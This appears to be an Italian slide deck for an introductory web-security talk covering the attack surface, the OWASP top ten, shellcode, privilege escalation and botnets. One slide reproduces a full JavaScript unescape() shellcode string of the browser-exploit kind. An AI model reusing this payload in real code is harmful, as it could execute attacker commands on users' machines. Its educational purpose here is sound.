

Sicurezza sul web

oh, mamma!

whoami

Sante Rotondi
saten.r@gmail.com

CIO @ dSmart s.r.l

#polimi

#POuL

#securenetwork

#rubyonrails



Se la chiamano rete...

è perché pullula di ragni :)



La superficie di attacco

- Il **sistema operativo**
- Il **browser**
- I **plugin** del browser
- I siti visitati
- I programmi in esecuzione
- **Ciò che di solito è fra la tastiera e la sedia...**

Attacchi comuni

A1: Injection (**SQL**)

A2: Cross-Site Scripting (**XSS**)

A3: Broken Authentication and **Session Management**

A4: Insecure Direct Object References

A5: Cross-Site Request Forgery (**CSRF**)

A6: Security Misconfiguration

A7: Insecure Cryptographic Storage

A8: Failure to Restrict URL Access

A9: Insufficient **Transport Layer Protection**


A10: Unvalidated **Redirects and Forwards**

Sotto attacco!



shellcode

La chiave per eseguire comandi sul vostro computer


A screenshot of a Notepad window titled "Untitled - Notepad". The window has a menu bar with "File", "Edit", "Format", "View", and "Help". The main text area contains a variable declaration for shellcode. The code is:

```
var  
Shellcode=unescape("%u9090%u9090%u3390%u33c0%uebc9%u5e12%ub966%u  
0100%ufe8b%u2e80%u8007%u0436%ue246%uebf7%ue805%uffe9%uffff%ub5f4  
%u0b0b%u620b%uac67%u0b3b%u0b0b%u4b96%u960f%u1f7b%u96b0%u1373%ufa  
96%u0775%uf364%u0b55%u0b0b%u04ed%u7273%u0b71%u730b%u7d78%u706f%u  
0257%u9619%uf3f3%u0b37%u0b0b%uef8e%u962b%u75df%u5e2b%u5902%uca07  
%u2307%u6e5f%u787b%u47ca%u0723%u6831%u6883%u47c9%u1323%u3e0b%u5b  
cb%u5e5b%u5b5a%u5902%u961b%u75df%u5e08%u5902%u0213%u0f59%u595c%u  
7896%u963f%u3877%u0e83%u59f8%u7996%u0e2b%u3ef8%u54d4%ub04c%uc80e  
%ue63e%uc112%u431b%u77fd%ucc13%u10d6%ue50e%uf64b%u46fc%u7822%u61  
ea%u6196%u0e27%u69e0%u0f96%u9656%u1f61%ue00e%u0796%u0e96%ub6c8%u  
6461%uf3ce%u025c%u0202%u5191%uef11%ue6f0%u03ef%u01a3%u1195%ue381  
%u7eed%u2539%u7b32%u7773%u7b77%u3245%u7a32%u7a7a%u8431%u7872%u70  
7d%u6768%u687e%u7d6c%u736e%u7431%u6971%u3272%u7e7b%u0276%u7872%u  
3177%u737b%u427b%u406d%u6970%u6c7e%u3b3d%u383b%u3830%u0b3b");
```

privilege escalation

Una volta entrati in casa dalla porta sul retro, facciamo entrare i nostri complici...

IN UR QUANTUM BOX...



...MAYBE.

botnet

Si può perdere il controllo del proprio computer, anche senza rendersene conto..



Difesa!

Una catena è forte quanto il suo anello più debole ...
Bisogna ridurre la superficie di attacco!



domande

?